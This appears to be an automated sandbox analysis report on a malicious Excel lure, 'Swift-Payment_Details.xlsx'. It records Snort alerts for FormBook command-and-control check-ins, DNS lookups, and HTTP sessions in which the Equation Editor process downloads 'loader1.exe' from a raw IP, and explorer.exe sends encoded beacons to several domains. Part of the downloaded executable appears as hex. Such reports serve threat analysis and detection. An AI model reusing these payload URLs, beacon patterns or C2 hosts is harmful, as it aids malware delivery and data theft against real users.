SSDEEP:	24576:o2fw17LGeaqT49SbLoW6j1qiF35O3sVzkEohNyJrXz6Q/fWrpqWnnQIEb:16aqT46aq65usO4n6wWkWnU
File Content Preview:	.....>..... .....|.....~.....z..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Swift-Payment_Details.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-17:23:19.807859	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	192.210.173.40
07/22/21-17:24:37.561999	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	173.255.194.134
07/22/21-17:24:37.561999	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	173.255.194.134
07/22/21-17:24:37.561999	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	173.255.194.134

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:24:37.200670004 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.anthonysavillemiddleschool.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:42.742911100 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.envisionfordheights.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:48.295579910 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.melodezu.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:53.782813072 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.scuolatua.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:58.996340990 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.theshapecreator.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:25:04.170917988 CEST	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.sprinkleresources.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		173.255.194.134	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		72.14.178.174	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		45.33.18.44	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		45.33.30.197	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		72.14.185.43	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		96.126.123.244	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		45.33.2.79	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		45.33.20.235	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		45.79.19.196	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		198.58.118.167	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		45.56.79.23	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:37.377166986 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.anthonysavillemiddleschool.com		45.33.23.183	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:42.807352066 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.envisionfordheights.com	envisionfordheights.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:24:42.807352066 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	envisionfordheights.com		184.168.131.241	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:48.368793964 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.melodezu.com	melodezu.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:24:48.368793964 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	melodezu.com		64.227.87.162	A (IP address)	IN (0x0001)
Jul 22, 2021 17:24:53.860035896 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.scuolatua.com		62.149.128.40	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:24:59.053472042 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.theshapecreator.com		217.160.0.194	A (IP address)	IN (0x0001)
Jul 22, 2021 17:25:04.237020969 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.sprinkleresources.com	sprinkleresources.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:25:04.237020969 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	sprinkleresources.com		78.47.57.7	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 192.210.173.40
- www.anthonysavillemiddleschool.com
- www.envisionfordheights.com
- www.melodezu.com
- www.scuolatua.com
- www.theshapecreator.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.210.173.40	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:23:19.807858944 CEST	0	OUT	GET /files/loader1.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.210.173.40 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:23:20.009445906 CEST	1	IN	HTTP/1.1 200 OK Date: Thu, 22 Jul 2021 15:23:19 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Thu, 22 Jul 2021 14:21:45 GMT ETag: "2e1d9-5c7b701c11d26" Accept-Ranges: bytes Content-Length: 188889 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6c 05 02 7b 28 64 6c 28 28 64 6c 28 28 64 6c 28 c0 7b 67 28 29 64 6c 28 ab 78 62 28 20 64 6c 28 c0 7b 66 28 3f 64 6c 28 21 1c ff 28 23 64 6c 28 28 64 6d 28 16 64 6c 28 21 1c ef 28 29 64 6c 28 21 1c fd 28 29 64 6c 28 52 69 63 68 28 64 6c 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 4c 01 03 00 f0 7e f9 60 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 36 00 00 00 12 00 00 00 00 00 00 5a 20 00 00 00 10 00 00 00 50 00 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 70 00 00 00 04 00 00 00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 30 54 00 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 00 00 f8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 1c 34 00 00 00 10 00 00 00 36 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 64 09 00 00 00 50 00 00 00 0a 00 00 00 3a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 06 00 00 00 60 00 00 00 04 00 00 00 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$l{(dl((dl((dl({g()dl(xb(dl({f(?dl(!(#dl((dm(dl(!()dl(!()dl(Rich(dl(PEL~`6Z P@p0TxP.text46 `.rdatadP:@@.data`D@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	173.255.194.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:24:37.561999083 CEST	199	OUT	GET /dy8g/?m4=JhkpqhXpG6AL&f6AxB=rwgJraFzZp/V2q8u2Shj6R3C57WQypzH7HaIjADLKjfnthexEKyoQAtUw623G0BOv3Gwbg== HTTP/1.1 Host: www.anthonysavillemiddleschool.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:24:37.735676050 CEST	200	IN	HTTP/1.1 200 OK server: openresty/1.13.6.1 date: Thu, 22 Jul 2021 15:24:37 GMT content-type: text/html; charset=utf-8 content-length: 1946 vary: Accept-Language content-language: en connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 76 61 72 20 70 20 3d 20 22 2e 65 4a 77 4e 7a 62 73 4f 67 6a 41 41 51 4e 46 5f 36 65 42 6b 77 49 41 57 59 73 49 41 50 6b 41 67 4d 57 68 38 78 4d 56 55 4b 42 51 73 46 4d 71 6a 6f 50 48 66 37 58 69 47 6d 5f 73 46 50 63 5f 42 47 71 6a 4a 5a 47 59 71 6d 41 50 45 73 31 61 36 58 46 6f 2d 65 64 63 4e 75 64 63 75 74 4d 4e 5a 43 75 33 52 73 62 6a 49 66 49 37 32 6e 30 65 74 58 72 58 47 37 4c 55 7a 4b 65 42 4a 33 36 79 4d 57 7a 54 56 48 38 5f 77 30 4b 47 77 74 32 46 51 70 46 56 48 38 4c 67 4c 4a 68 62 5a 33 55 56 41 54 58 63 58 7a 6e 48 51 58 66 48 4b 4c 45 74 2d 4f 45 34 78 78 31 79 75 4a 41 68 72 75 32 65 46 53 69 77 70 68 46 43 51 72 46 6b 31 74 57 6a 49 4b 63 56 6c 6e 69 51 55 74 7a 46 68 6a 43 6f 78 4b 38 48 76 44 5f 61 43 50 52 6f 3a 31 6d 36 61 59 76 3a 69 76 2d 55 48 39 71 39 6b 33 4c 50 35 4f 70 43 7a 55 6c 32 77 52 54 34 32 6a 67 22 2c 20 61 73 20 3d 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 61 6e 74 68 6f 6e 79 73 61 76 69 6c 6c 65 6d 69 64 64 6c 65 73 63 68 6f 6f 6c 2e 63 6f 6d 2f 6d 74 6d 2f 61 73 79 6e 63 2f 22 3b 66 75 6e 63 74 69 6f 6e 20 64 28 6e 29 7b 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 22 68 74 74 70 3a 2f 2f 77 77 77 34 32 2e 61 6e 74 68 6f 6e 79 73 61 76 69 6c 6c 65 6d 69 64 64 6c 65 73 63 68 6f 6f 6c 2e 63 6f 6d 2f 6d 74 6d 2f 61 73 79 6e 63 2f 22 2b 6e 3b 7d 66 75 6e 63 74 69 6f 6e 20 61 72 28 72 29 20 7b 69 66 20 28 72 2e 73 6c 69 63 65 28 30 2c 20 31 29 20 21 3d 3d 20 22 2e 22 29 20 7b 74 72 79 20 7b 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 61 73 73 69 67 6e 28 72 29 3b 7d 20 63 61 74 63 68 20 28 65 72 72 29 20 7b 7d 74 72 79 20 7b 76 61 72 20 6d 61 72 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 6d 65 74 61 22 29 3b 6d 61 72 2e 68 74 74 70 45 71 75 69 76 20 3d 20 22 72 65 66 72 65 73 68 22 3b 6d 61 72 2e 63 6f 6e 74 65 6e 74 20 3d 20 22 30 3b 75 72 6c 3d 22 2b 72 3b 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 68 65 61 64 22 29 5b 30 5d 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 6d 65 74 61 22 29 3b 6d 61 72 2e 63 6f 6e 74 65 6e 74 20 3d 20 22 30 3b 75 72 6c 3d 22 2b 72 3b 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 68 65 61 64 22 29 5b 30 5d 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 70 61 6e 22 29 3b 73 2e 69 64 3d 22 65 63 6f 64 65 22 3b 73 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 54 65 78 74 4e 6f 64 65 28 72 2e 73 6c 69 63 65 28 31 29 29 29 3b 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 62 6f 64 79 22 29 5b 30 5d 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 73 29 3b 7d 7d 69 66 20 28 22 66 65 74 63 68 22 20 69 6e 20 77 69 6e 64 6f 77 29 20 7b 66 65 74 63 68 28 61 73 20 2b 20 70 20 2b 20 22 2f 31 22 2c 20 7b 63 72 65 64 65 6e 74 69 61 6c 73 3a 20 22 69 6e 63 6c 75 64 65 22 7d 29 2e 74 68 65 6e 28 66 75 6e 63 74 69 6f 6e 28 72 29 20 7b 69 66 20 28 21 72 2e 6f 6b 29 20 7b 74 68 72 6f 77 20 45 72 72 6f 72 28 22 35 30 78 22 29 3b 7d 72 65 Data Ascii: <!DOCTYPE html><html><head><meta http-equiv="x-ua-compatible" content="IE=edge"><title></title><script type="text/javascript">(function() {var p = ".eJwNzbsOgjAAQNF_6eBkwIAWYsIAPkAgMWh8xMVUKBQsFMqjo PHf7XiGm_sFPc_BGqjJZGYqmAPEs1a6XFo-edcNudcutMNZCu3RsbjIfI72n0etXrXG7LUzKeBJ36yMWzTVH8_w0KG wt2FQpFVH8LgLJhbZ3UVATXcXznHQXfHKLEt-OE4xx1yuJAhru2eFSiwphFCQrFk1tWjIKcVlniQUtzFhjCoxK8HvD _aCPRo:1m6aYv:iv-UH9q9k3LP5OpCzUl2wRT42jg", as = "http://www.anthonysavillemiddleschool.com/mtm/async/";function d(n){window.location.href = "http://www42.anthonysavillemiddleschool.com/"+n;}function ar(r) {if (r.slice(0, 1) !== ".") {try {window.location.assign(r);} catch (err) {}try {var mar = document.createElement("meta");mar.httpEquiv = "refresh";mar.content = "0;url="+r;document.getElementsByTagName("head")[0].appendChild(mar);} catch (err) {}} else {var s = document.createElement("span");s.id="ecode";s.appendChild(document.createTextNode(r.slice(1)));document.getElementsByTagName("body")[0].appendChild(s);}}if ("fetch" in window) {try {fetch(as + p + "/1", {credentials: "include"}).then(function(r) {if (!r.ok) {throw Error("50x");}re

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:24:43.004930019 CEST	202	OUT	GET /dy8g/?f6AxB=vVE1EPQ0UVj9kOe8VQ0nVcRzGfWXkz9RjMJXc7yWSGpHU8pWW617eZYhUx3ojEq6OYTq+w==&m4=JhkpqhXpG6AL HTTP/1.1 Host: www.envisionfordheights.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:24:43.281547070 CEST	202	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Thu, 22 Jul 2021 15:24:43 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://storymaps.arcgis.com/stories/c29b9f6d46004afda7c8a39378498384?f6AxB=vVE1EPQ0UVj9kOe8VQ0nVcRzGfWXkz9RjMJXc7yWSGpHU8pWW617eZYhUx3ojEq6OYTq+w==&m4=JhkpqhXpG6AL Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	64.227.87.162	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:24:48.561279058 CEST	203	OUT	GET /dy8g/?m4=JhkpqhXpG6AL&f6AxB=qBaU/+yaefHhIJkiEPofXU4iidVfFlnHYvzb5F8Pi5TSlEQo4YuA2EgGV MsttPV3rTFjAQ== HTTP/1.1 Host: www.melodezu.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:24:48.751496077 CEST	204	IN	HTTP/1.1 404 Not Found Date: Thu, 22 Jul 2021 15:24:48 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 278 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 38 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6d 65 6c 6f 64 65 7a 75 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.18 (Ubuntu) Server at www.melodezu.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	62.149.128.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:24:53.925981998 CEST	205	OUT	GET /dy8g/?f6AxB=DyFQJ288GFHSDaRVmYvFextRb5KpVMjfJi9S0KMeos3/VwrcWYQUkgom+EPLcL1jkg9ePA==& m4=JhkpqhXpG6AL HTTP/1.1 Host: www.scuolatua.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:24:53.990124941 CEST	206	IN	HTTP/1.1 404 Not Found Cache-Control: private Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Thu, 22 Jul 2021 15:24:53 GMT Connection: close Content-Length: 5045 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 20 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 20 0a 3c 68 65 61 64 3e 20 0a 3c 74 69 74 6c 65 3e 49 49 53 20 38 2e 35 20 44 65 74 61 69 6c 65 64 20 45 72 72 6f 72 20 2d 20 34 30 34 2e 30 20 2d 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 20 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 20 0a 3c 21 2d 2d 20 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 41 72 69 61 6c 2c 48 65 6c 76 65 74 69 63 61 2c 73 61 6e 73 2d 73 65 72 69 66 3b 7d 20 0a 63 6f 64 65 7b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 30 30 36 36 30 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 31 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 7d 20 0a 2e 63 6f 6e 66 69 67 5f 73 6f 75 72 63 65 20 63 6f 64 65 7b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 38 65 6d 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0a 70 72 65 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 34 65 6d 3b 77 6f 72 64 2d 77 72 61 70 3a 62 72 65 61 6b 2d 77 6f 72 64 3b 7d 20 0a 75 6c 2c 6f 6c 7b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 31 30 70 78 20 35 70 78 3b 7d 20 0a 75 6c 2e 66 69 72 73 74 2c 6f 6c 2e 66 69 72 73 74 7b 6d 61 72 67 69 6e 2d 74 6f 70 3a 35 70 78 3b 7d 20 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 77 6f 72 64 2d 62 72 65 61 6b 3a 62 72 65 61 6b 2d 61 6c 6c 3b 7d 20 0a 2e 73 75 6d 6d 61 72 79 2d 63 6f 6e 74 61 69 6e 65 72 20 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 35 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 34 70 78 3b 7d 20 0a 6c 65 67 65 6e 64 2e 6e 6f 2d 65 78 70 61 6e 64 2d 61 6c 6c 7b 70 61 64 64 69 6e 67 3a 32 70 78 20 31 35 70 78 20 34 70 78 20 31 30 70 78 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 2d 31 32 70 78 3b 7d 20 0a 6c 65 67 65 6e 64 7b 63 6f 6c 6f 72 3a 23 33 33 33 33 33 33 33 3b 3b 6d 61 72 67 69 6e 3a 34 70 78 20 30 20 38 70 78 20 2d 31 32 70 78 3b 5f 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 70 78 3b 20 0a 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 65 6d 3b 7d 20 0a 61 3a 6c 69 6e 6b 2c 61 3a 76 69 73 69 74 65 64 7b 63 6f 6c 6f 72 3a 23 30 30 37 45 46 46 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 7d 20 0a 61 3a 68 6f 76 65 72 7b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 7d 20 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 20 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0a 68 34 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 35 70 78 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> <html xmlns="http://www.w3.org/1999/xhtml"> <head> <title>IIS 8.5 Detailed Error - 404.0 - Not Found</title> <style type="text/css"> ... body{margin:0;font-size:.7em;font-family:Verdana,Arial,Helvetica,sans-serif;} code{margin:0;color:#006600;font-size:1.1em;font-weight:bold;} .config_source code{font-size:.8em;color:#000000;} 